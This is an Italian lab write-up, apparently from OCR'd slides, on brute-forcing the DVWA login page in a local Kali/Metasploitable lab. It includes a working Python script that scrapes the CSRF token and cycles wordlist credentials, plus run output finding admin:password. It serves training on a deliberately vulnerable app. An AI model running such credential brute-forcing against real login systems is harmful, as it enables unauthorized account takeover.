
BRUTE FORCE PHPMYADMIN



DVWA BRUTE FORCE




DVWA BRUTE FORCE



METODO POST LOGIN METASPLOITABLE

DVWA BRUTE FORCE



METODO GET BRUTE FORCE METASPLOITABLE

DVWA BRUTE FORCE


```python
import requests
from bs4 import BeautifulSoup

# Impostazioni di DVWA
login_url = 'http://127.0.0.1/DVWA/login.php'
brute_url = 'http://127.0.0.1/DVWA/vulnerabilities/brute/'

# Ottenere il percorso dei file degli usernames e delle password dall'utente
usernames_file = input("Inserisci il percorso del file degli usernames: ")
passwords_file = input("Inserisci il percorso del file delle password: ")

# Effettua il login login.php
session = requests.Session()
login_data = {'username': 'admin', 'password': 'password', 'Login': 'Login'}
session.post(login_url, data=login_data)

# Ottieni l'hidden field token
response = session.get(brute_url)
soup = BeautifulSoup(response.text, 'html.parser')
token = soup.find('input', {'name': 'user_token'}).get('value')

# Esegui il bruteforce
password_found = False

# Carica gli usernames dal file
with open(usernames_file, 'r') as f:
    usernames = f.read().splitlines()

# Carica le password dal file
with open(passwords_file, 'r') as f:
    passwords = f.read().splitlines()

print("Avvio del bruteforce ...")

for username in usernames:
    for password in passwords:
        brute_data = {'username': username, 'password': password, 'Login': 'Login', 'user_token': token}
        response = session.post(brute_url, data=brute_data)

        print(f"Tentativo: username='{username}', password='{password}', Risposta: {response.status_code}")

        if 'Username and/or password incorrect.' not in response.text:
            print(f'Password corretta per l\'utente "{username}": "{password}"')
            password_found = True
            break

    if password_found:
        break

if not password_found:
    print('Nessuna password corretta trovata')
```

la pagina di login, ad ogni richiesta, genera anche un token CSRF che viene controllato in fase di verifica delle credenziali

KALI

DVWA BRUTE FORCE

```
┌──(kali㉿kali)-[~/Desktop/prove]
└─$ service apache2 start

┌──(kali㉿kali)-[~/Desktop/prove]
└─$ service mysql start
```




```
┌──(kali㉿kali)-[~/Desktop/prove]
└─$ python3 brutekali_high.py
Inserisci il percorso del file degli usernames: usernames.txt
Inserisci il percorso del file delle password: password.txt
Avvio del bruteforce...
Tentativo: username='root', password='123456', Risposta: 200
Tentativo: username='root', password='text', Risposta: 200
Tentativo: username='root', password='valerio', Risposta: 200
Tentativo: username='root', password='gino', Risposta: 200
Tentativo: username='root', password='londra', Risposta: 200
Tentativo: username='root', password='password', Risposta: 200
Tentativo: username='root', password='root', Risposta: 200
Tentativo: username='root', password='msfadmin', Risposta: 200
Tentativo: username='root', password='msfpassword', Risposta: 200
Tentativo: username='root', password='msf', Risposta: 200
Tentativo: username='root', password='boh', Risposta: 200
Tentativo: username='root', password='cane', Risposta: 200
Tentativo: username='root', password='1234', Risposta: 200
Tentativo: username='admin', password='123456', Risposta: 200
Tentativo: username='admin', password='text', Risposta: 200
Tentativo: username='admin', password='valerio', Risposta: 200
Tentativo: username='admin', password='gino', Risposta: 200
Tentativo: username='admin', password='londra', Risposta: 200
Tentativo: username='admin', password='password', Risposta: 200
Password corretta per l'utente "admin": "password"
```

1. **Basso** – Non esiste nessun tipo di controllo di sicurezza
2. **Medio** – Controlli approssimativi
3. **Alto** – Questo è il livello più alto e l'obiettivo non si deve sempre focalizzare soltanto sulla vulnerabilità stessa (stile CTF)
4. **Impossibile** – Non sono presenti vulnerabilità. Questo livello è stato creato per mostrare agli sviluppatori come mitigare le vulnerabilità.